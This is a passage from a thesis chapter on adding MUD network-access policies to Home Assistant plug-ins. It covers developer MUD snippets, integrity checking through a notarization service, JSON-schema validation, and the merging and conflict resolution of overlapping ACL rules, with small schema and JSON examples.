In the proposed Proof of Concept, to benefit from the enhanced security provided by MUD, plug-in developers have simply to specify the endpoints their plug-ins want to reach (or to allow to be reached). In our PoC, this is achieved by writing a MUD-like file for each integration (the so-called MUD snippet). Specifically, in this file, developers must write the objects `from-device-policy`, `to-device-policy`, and `ietf-access-control-list:acls` (the same fields representing the main body of a MUD file described in Section 4.1.1) according to the MUD [11] and YANG standards [75]. By default, the MUD Aggregator expects to find in every integration folder a JSON file called `mud_snippet.json`. However, developers can specify a custom name for their MUD snippet, filling a dedicated field (called `mud_snippet`) inside the integration manifest[2].

Many tools have already been proposed to help developers create MUD files [73]. To help plug-in developers create the MUD snippets fields required by the Proof of Concept, this thesis suggests using MUD Maker[3]. This tool is equipped with a straightforward Graphical User Interface (GUI) that would allow developers to create the necessary fields for their snippets without having a deep knowledge of the previously cited standards. This tool was also adopted to generate some of the snippets used in this thesis.

[2] A file that every integration must present to be executed. It contains general information about the integration, like its name, where documentation can be retrieved, which Python packages are needed to execute it, and more.

[3] https://mudmaker.org, last visited on September 16, 2024.

4.4.3 Protecting Developers' Contributions

Introducing the MUD standard in Home Assistant reduces the number of allowed communications, consequently reducing the possible attack surface of the gateway. However, the effectiveness of the approach presented in this chapter may be undermined primarily by two threats:

- a MUD snippet can be altered;
- a valid MUD snippet can be associated with an integration for which it was not originally designed (or to a modified version of its original integration).

Both threats introduce the possibility of a privilege escalation capable of opening undesired or unexpected communications, nullifying the protection introduced by MUD. Specifically, considering the threat model presented in Section 3.3, an undetected modification in a MUD snippet can exploit T10 (a plug-in could access an authorization level higher than expected). Indeed, modifying a MUD snippet would alter the generated gateway-level MUD file, enabling the SHG to access new endpoints that were not initially considered by plug-in developers. Even associating a valid MUD file with a different integration could cause issues. Having the previously cited threat model in mind, using a MUD snippet originally designed for another integration could exploit T9 (a plug-in could interact with an attack target, pretending to be a different entity).

Therefore, to avoid those threats and check if the integration was unaltered, it is necessary to verify the integrity of the whole integration, including its associated snippet. This additional protection layer would also help mitigate other threats presented in the previously cited threat model. For instance, if plug-ins' integrity is periodically verified, it would be much harder for a malicious user to exploit threats such as T3 (*a plug-in could alter the state of other smart home devices outside its scope*) and T4 (*a plug-in could alter private data of other attack targets outside its scope*). Moreover, if plug-ins are authenticated in some ways, even exploit threats as T11 (*a plug-in could anonymously communicate with an attack target*) would be much more difficult for a malicious user.

Unfortunately, Home Assistant currently has no mechanism to verify the integrity of the integrations developed by third-party programmers. To solve this issue, a common method for authenticating resources that could be adopted is asymmetric

encryption in the context of public-key cryptography [102]. However, the proposed PoC wants to provide the possibility of verifying the reliability of a specific MUD snippet before allowing its integration to contact any unexpected endpoint. Additionally, working with asymmetric keys and certificates may be difficult for inexperienced developers. They should also have the possibility of storing the certificates associated with their pairs of asymmetric keys on remote servers under their control (which is not always the case, especially for a hobbyist programmer).

Therefore, to create a more developer-friendly solution that can still guarantee the integrity of developers' integrations, the presented PoC utilizes a notarization service. Notarization is a process that ensures the integrity and authenticity of digital assets by creating a tamper-evident record, often referred to as a notarized proof. This record serves as a reliable means to verify the asset's origin and integrity. Introducing in the Proof of Concept a centralized notarization service permits to easily solve the reachability problem. Indeed, by simply including the service's endpoint inside the MUD draft, the PoC is able to verify the integrity of developers' contributions. In addition, these services lower the learning curve for novice developers, who just have to create an account and upload their integrations' files to execute the notarization.

Hence, in the proposed approach presented in this section, developers have to bind their snippets with the related integration and notarize them. Specifically, this is achieved through the Community Attestation Service (CAS) developed by Codenotary[4]. The Home Assistant team has also already considered this service. Indeed, they are using it to verify add-ons' integrity[5]. CAS leverages immudb [104], an open-source immutable database that operates on blockchain principles [105]. It employs cryptographic hashing and Merkle tree structures, ensuring data integrity and tamper-evidence. Using blockchain principles, CAS guarantees transparency, immutability, and trust in the recorded data.

In the presented PoC, to notarize their integrations, developers have to register to the CAS service. Once registered, developers obtain a private token bound to their e-mail address. Using this key, plug-in programmers can send their plug-in's source code to CAS only through a secure channel (e.g., HTTPS). When CAS receives a notarization request, it calculates and stores a unique cryptographic hash (e.g., an SHA-256 value [106]) for future verification.

[4] https://codenotary.com/, last visited on September 16, 2024.

[5] https://developers.home-assistant.io/docs/add-ons/security, last visited on September 16, 2024.

If a running notarized integration attempts to generate (or modify) any of its files, its associated notarized hash will change, causing the integrity check to fail. However, there may be circumstances in which developers need to modify files during run-time. For instance, an integration for a temperature sensor may periodically save the measured temperatures in a dedicated file to compute an average value. Therefore, to enhance the flexibility of the notarization process, the proposed solution allows developers to specify *which are the notarized files* (i.e., the set of files that must be unaltered) in an additional field of the integration's manifest. In this way, if developers need to change a file during run-time, they can simply exclude it from the notarization process. If the list of excluded files is empty, the MUD Aggregator will verify the integrity of the entire plug-in.

To conclude, according to the specification previously described, to give users more control over the integrity verification process, the MUD Aggregator can be configured by choosing one of the following three different *strictness levels* (i.e., high, medium, or low).

High The maximum strictness level (*high*) offers the highest possible security. If a MUD snippet (or its associated integration) differs from the notarized version, the MUD snippet's requirements are not merged in the gateway-level MUD file, and the associated integration is disabled.

Medium The *medium* strictness level is designed to disable only the network functionalities of the integration. With this level set, if the integrity check fails, the integration can proceed with its execution, but its MUD snippet is not considered and not merged in the gateway-level MUD file.

Low The minimum strictness level (*low*) is designed to leave full control to the user. When this strictness level is set, the user receives only a notification on the dashboard for each integration that fails the notarization check. Every MUD snippet is inserted in the generated MUD file, and no integration is disabled. For each notification, users have to decide if they want to manually disable (or uninstall) the associated integration.

Table 4.2 digests the MUD Aggregator's behavior, according to the strictness level set, when integrations fail the integrity check. For the sake of simplicity, in this proof of concept (PoC), integrations that have not been notarized are treated as

integrations that failed the integrity check. However, it may be reasonable to create an additional parameter to manage unauthenticated integrations differently.

Table 4.2 Strictness levels and associated behavior.

Strictness	Integration	MUD Snippet
Low	Enabled	Considered
Medium	Enabled	Not Considered
High	Disabled	Not Considered

4.4.4 MUD Validation

To avoid issues during the MUD generation process and to have a MUD file that can be adequately processable by the MUD manager, it is necessary to verify the syntax and semantics of each MUD snippet. Moreover, additional validation should be executed on the resulting gateway-level MUD file. The workflow of the validation process is graphically represented in Figure 4.3. Precisely, in the implemented Proof of Concept, three types of validation are executed:

- The MUD draft (i.e., the MUD skeleton stored inside the MUD Aggregator) is validated when it is loaded.
- When a MUD snippet is loaded and is going to be merged into the gateway-level MUD file. This happens when the snippet (and its associated plug-in) is not compromised, or the strictness level is set to low (see Table 4.2.
- At the end of the process, when the gateway-level MUD file is generated and ready to be exposed. This additional check verifies that the aggregation process has been correctly executed.

On the one hand, considering that the MUD draft is the foundation of the gateway-level MUD file, if the draft is invalid, the MUD generation process is immediately stopped. Indeed, this validation is executed to be sure that the MUD generation process started from a valid skeleton. On the other hand, if the final validation fails (the one executed at the end of the MUD generation process), to avoid errors in the MUD manager (or in the associated devices in charge of enforcing the network policies), the generated MUD file is not exposed to the MUD manager.

To conclude, two different strategies can be applied if a MUD snippet is invalid. In the first one, the wrong MUD snippet can be skipped (i.e., the gateway-level MUD file is generated without including its contributions). In the second one, the MUD generation process is interrupted (i.e., the gateway-level MUD file is not generated nor exposed). The strategy to adopt is configurable through a dedicated parameter. However, by default, the second strategy is used.

To validate the MUD file and all the MUD snippets, two dedicated JSON schema files [107] were created using the RFC 8520 [11] as reference. However, the majority of the schemas' content is equivalent both for the snippets and for the whole file. Indeed, in the developed Proof of Concept, a MUD snippet is a subset of a MUD file. The main difference between the two validation processes is that the validation of an entire MUD file includes the first part of the MUD file. This part previously was described as the MUD "header" (see Section 4.1.1).

If the validation process finds a JSON key in the MUD file, which is not described in the MUD schema, the validation will fail. However, the MUD Aggregator can be configured through a proper parameter to allow the presence of non-standard fields in the MUD file. This flexibility can be helpful for future MUD releases or for custom implementations and modifications to the MUD standard (like the modification proposed by Ferauto et al. [100]).

To provide an example of how the JSON schema was developed, Listing 4.4 shows the piece of the JSON schema dedicated to validating the field `from-device--policy`. The string `allowedAdditionalProperties` is a boolean variable filled through the previously cited configuration parameter. The piece of code is written in Python.




Fig. 4.3 Flowchart of the validation process.

Listing 4.4 A piece of the JSON schema used to validate MUD files and snippets.

```
1 from_device_policy = {
2     "from-device-policy": {
```

```
        "type": "object",
        "properties": {
            "access-lists": {
                "type": "object",
                "properties": {
                    "access-list": {
                        "type": "array",
                        "items": {"type": "object",
                            "properties": {
                                "name": {"type": "string"}
                            },
                            "required": ["name"],
                            "additionalProperties":
                                allowedAdditionalProperties
                        }
                    },
                    "additionalProperties":
                        allowedAdditionalProperties
            }
        }
    }
}
```

4.4.5 MUD Policies Overlapping

While merging the MUD snippets, some Access Control Entries (ACEs)—i.e., the rules specified by each plug-in developer—might overlap. In other words, those ACEs can refer to the same endpoints and the same port range. If this happens, considering that the possible actions are only two (i.e., forward or drop the network traffic), two possible scenarios can occur: (i) the action to be executed is different, or (ii) the action to be executed is the same.

In the first case, the MUD Aggregator can optimize the generated MUD file, joining the overlapping rules. In the second case, there is a conflict. If a conflict

arises, the MUD Aggregator has to resolve the ambiguity and decide which action has to be taken by the MUD manager (i.e., forward or drop).

This section is focused on describing how the MUD Aggregator works in these two scenarios that can arise when merging together overlapping MUD snippets into a gateway-level MUD file: (i) the management of conflicting rules (Section 4.4.5), and (ii) the optimization of the generated rules (Section 4.4.5).

MUD Rules relations

As already described in Section 4.1.2, to describe the relations among the MUD policies, it is possible to use the same terminology presented by Al-Shaer and Hamed [85]. Therefore, each couple of ACEs can be *Exactly Matching* (EM), *Inclusively Matching* (IM), *Partially Matching* (PM), Correlated (C), or Completely Disjoint (CD). Indeed, according to the adopted MUD manager, MUD policies can be seen as firewall policies (for instance, osMUD explicitly converts the MUD policies into firewall policies for `iptables`).

So, in the context of the proposed Proof of Concept, two MUD policies enclosed in the MUD snippets would necessitate an intervention from the MUD Aggregator only if the rules are EM, IM, or PM.

Indeed, considering the other two possible scenarios, if two MUD rules are CD, considering that every field is different, the MUD Aggregator does not have to manage any overlapping (i.e., there are no possible optimizations to execute or conflicts to resolve).

Instead, if two rules are *Correlated*, it is necessary to specify an address range and a port range. However, in the specific context of the present Proof of Concept, the MUD policies can not specify an address range (but only an endpoint). Therefore, an overlapping can only happen on the port rage (if the transport protocol used is the same), creating one of the first three relations among the two policies (EM, IM, or PM).

According to the first theorem presented in [85]: “Any two k-tuple filters in a firewall policy are related by one and only one of the defined relations”. Hence, regardless of the order of a couple of MUD policies taken into account, it is possible to establish that only one of the options described above can occur. This theorem

guarantees that the final MUD file generated through this policy management process will always be the same.

Policy Optimization

As already discussed, optimizing the generated set of MUD policies is helpful to have a more compact MUD file and to reduce the workload on the MUD manager and on the devices that will physically have to enforce the described policies.

Since in the described Proof of Concept, all the MUD policies are related to the same IP address, to verify if two rules can be merged, it is necessary to verify if the range of ports is overlapping and if both rules use the same transport protocol.

Therefore, there are mainly two scenarios in which optimizing the generated rules is relevant:

- When all the policy parameters are specified and coincident (except for the port range). In other words, both rules specify the same action (i.e., forward or drop), the same IP version (e.g., IPv4), the same transport protocol (e.g., TCP), and they have a specified port value (that can be different).
- When only one of the two considered rules specifies the transport protocol (e.g., UDP) or the port value (all the other parameters are specified and coincident).

In the second scenario, the two rules are *Inclusively Matching*. Indeed, considering the example shown in Figure 4.4, the transport protocol for R1 is *ANY* with port *ANY* (the lines in green), for R2 is *TCP* with a port range from A to B (the line in purple). Therefore, R1 is a super-set of R2, and the packets matching R2 will also match R1. Hence, in this case, R2 can be simply removed. The result of the optimization process is shown in Figure 4.5.

In the first scenario, according to what was already defined and discussed in Section 4.4.5, the rules to be optimized can be *Exactly Matching*, *Inclusively Matching* or *Partially Matching*.

If the two rules are *Exactly Matching*, all the parameters are coincident. Therefore, considering the example in Figure 4.6, all the packets matching R1 (the line in red) also match R2 (the line in blue) and vice versa. Hence, as shown in Figure 4.7, to optimize the final MUD file, one of those two rules can be removed.




Fig. 4.4 Two rules *Inclusively Matching*.




Fig. 4.5 Optimizing rules *Inclusively Matching*: the smallest rule is removed.




Fig. 4.6 An example of two rules *Exactly Matching*.




Fig. 4.7 Optimizing rules *Exactly Matching*: one rule is removed.

In the other cases of the first scenario, an optimization is possible only if the port numbers are related. I.e., the port range specified by the policies must overlap. This is due to a limitation of how the MUD policies can be defined in a MUD file according to RFC 8520. Indeed, it is possible to specify only one interval of ports per rule.

Considering two rules (R1 and R2) with the same set of parameters except for the port range. R1 (in red) covers the ports from A to B, while R2 (in blue) covers the port from C to D, with $A < C < B < D$. There will be a set of packets matching only R1, another set matching only R2, and a third set matching both rules. An example of those rules is graphically represented in Figure 4.8 (R1 in red and R2 in blue) and in Listing 4.5.




Fig. 4.8 An example of two rules *Partially Matching*.

Listing 4.5 Two ACEs *Partially Matching*.

```
{
   "name": "from-ipv4-test-0",
   "matches": {
      "ipv4": {
         "protocol": 6,
         "ietf-acldns:dst-dnsname": "example.com"
      },
      "tcp": {
         "destination-port": {
            "operator": "range",
            "lower-port": 11000,
            "upper-port": 44000
         }
      }
   },
   "actions": {
      "forwarding": "accept"
   }
},
{
   "name": "from-ipv4-test-1",
   "matches": {
```

```
23        "ipv4": {
24           "protocol": 6,
25           "ietf-acldns:dst-dnsname": "example.com"
26        },
27        "tcp": {
28           "destination-port": {
29              "operator": "range",
30              "lower-port": 32000,
31              "upper-port": 58000
32           }
33        }
34     },
35     "actions":{
36        "forwarding": "accept"
37     }
38  }
```

Therefore, as shown in Figure 4.9, R1 and R2 can be merged into a new unique rule: R3 (the line in purple). An example of the result of this optimization process is shown in Listing 4.6.




Fig. 4.9 Optimizing rules *Inclusively Matching*: rules are merged.

Listing 4.6 Two ACEs *Partially Matching* merged into one rule.

```
{
   "name":"opt-from-ipv4-test-0",
   "matches":{
      "ipv4":{
         "protocol":6,
         "ietf-acldns:dst-dnsname":"example.com"
      },
      "tcp":{
         "destination-port":{
            "operator":"range",
            "lower-port":11000,
            "upper-port":58000
         }
      }
   },
   "actions":{
      "forwarding":"accept"
   }
}
```

The optimization process works as follows.

1. All the *valid* MUD snippets are retrieved by the MUD aggregator. I.e., they have successfully passed the validation, and they were not tampered with (or the strictness level is set to low).

2. Each Access List (ACL) is appended to the MUD draft.

3. Starting from the second Access Control Entry (ACE) (and repeating the process for each subsequent ACE), the ACE is compared with all the previous ones.

4. If the two considered rules are EM, IM, or PM (see Figures 4.6, Figure 4.4, or Figure 4.8), the relative optimization is executed.

- If the two rules are EM or IM, the "biggest" rule is kept while the other is removed from the MUD file.
- If the two rules are PM, a new rule is created in place of the selected one (see Listing 4.6). The optimization process restarts from the newly created rule.

5. When the ACE has been compared with all the previous ACEs and no optimization is possible, that ACE is preserved, and the process continues with the following ACE.

6. When each ACE was compared with all the previous ones and no optimization is possible anymore, the MUD file is optimized.

Conflict Management

Once the gateway-level MUD file is valid and optimized, the MUD Aggregator proceeds to detect and manage conflicts among the MUD policies.

Since the MUD standard is designed to drop all the network traffic that is not explicitly allowed, finding an Access Control Entrie (ACE) that denies a traffic flow is uncommon. Nevertheless, the MUD specifications allow for the specification of both "drop" and "reject" as forwarding actions (together with "forward", which is the more commonly specified action). Therefore, to have a comprehensive Proof of Concept is necessary to manage potential conflicts.

As already described at the beginning of Section 4.4.5, in the developed Proof of Concept, a conflict between two MUD policies arises when the action to take is conflicting (i.e., one rule wants to forward the packets while the other wants to drop them), and the two rules are *Exatcly Matching* (EM), *Inclusively Matching* (IM), or *Partially Matching* (PM).

To manage a detected conflict, the MUD Aggregator allows the users to specify and use one of the following four different strategies:

- Allow Takes Precedence (ATP): The MUD Aggregator enforces the Allow rule over the Deny one.
- Deny Takes Precedence (DTP): the MUD Aggregator enforces the Deny rule over the Allow one.

- Most Specific Takes Precedence (MSTP): the MUD Aggregator enforces the most specific rule (e.g., the one with more details or with the smaller port range).
- Least Specific Takes Precedence (LSTP): the MUD Aggregator enforces the less specific rule (e.g., the rule with fewer details or with the higher port range).

To ensure the determinism of the output, before starting the conflict detection process, the rules are sorted according to the target URL, the transport protocol used, and the port range. If one of the first three strategies is chosen, the MUD policies are ordered from the ones with the smaller port range to the ones with the highest range. Instead, for the LSTP strategy, the order is reversed. Once a conflict is detected and managed, the rules are reordered, and the conflict resolution process restarts.

At the end of the conflict resolution process, if at least one conflict has been resolved, the algorithm repeats the optimization and conflict resolution until no more conflicts are found.

When a conflict between two rules, PM or IM, is detected, only the overlapping parts of both rules are potentially manipulated. To achieve this goal, the two rules are split into sub-rules, which are then processed by the conflict resolution algorithm. If two rules are *Inclusively Matching*, the rule that is a super-set of the other is split into three parts (or just two if the two rules share a border). Then, the conflict is managed only in the overlapping part. If two rules are *Partially Matching*, both rules are split into two parts. Then, the conflict is managed only in the overlapping part.

Figure 4.10 and Listing 4.7 describe a PM conflict to manage. The segments labeled 1 and 3 will remain intact during the conflict resolution, while the part labeled with number 2 will be modified according to the selected resolution strategy.




Fig. 4.10 An example of two conflicting rules *Partially Matching*.

Listing 4.7 An example of two conflicting rules *Partially Matching*.

```
{
   "name": "from-ipv4-test-0",
   "matches": {
      "ipv4": {
         "protocol": 6,
         "ietf-acldns:dst-dnsname": "example.com"
      },
      "tcp": {
         "destination-port": {
            "operator": "range",
            "lower-port": 11000,
            "upper-port": 44000
         }
      }
   },
   "actions": {
      "forwarding": "accept"
   }
},
{
   "name": "from-ipv4-test-1",
   "matches" :{
```

```
23            "ipv4" :{
24               "protocol": 6,
25               "ietf-acldns:dst-dnsname": "foo.com"
26            },
27            "tcp" :{
28               "destination-port":{
29                  "operator": "range",
30                  "lower-port": 32000,
31                  "upper-port": 58000
32               }
33            }
34         },
35         "actions":{
36            "forwarding": "reject"
37         }
38      }
```

Supposing that R1 (the rule in purple) wants to "accept" the packets, while R2 (the rule in blue) wants to "deny" the packet flow, according to the selected conflict resolution strategy, segment 2 will be:

ATP: included in R1 (R1 is the "allow" rule).

DTP: included in R2 (R2 is the "deny" rule).

MSTP: included in R2. Indeed, R2 is the smallest rule.

LSTP: included in R1. Indeed, R1 is the widest rule.

An example of conflict resolution if the selected strategy is ATP or LSTP is shown in Figure 4.11 and in Listing 4.8.

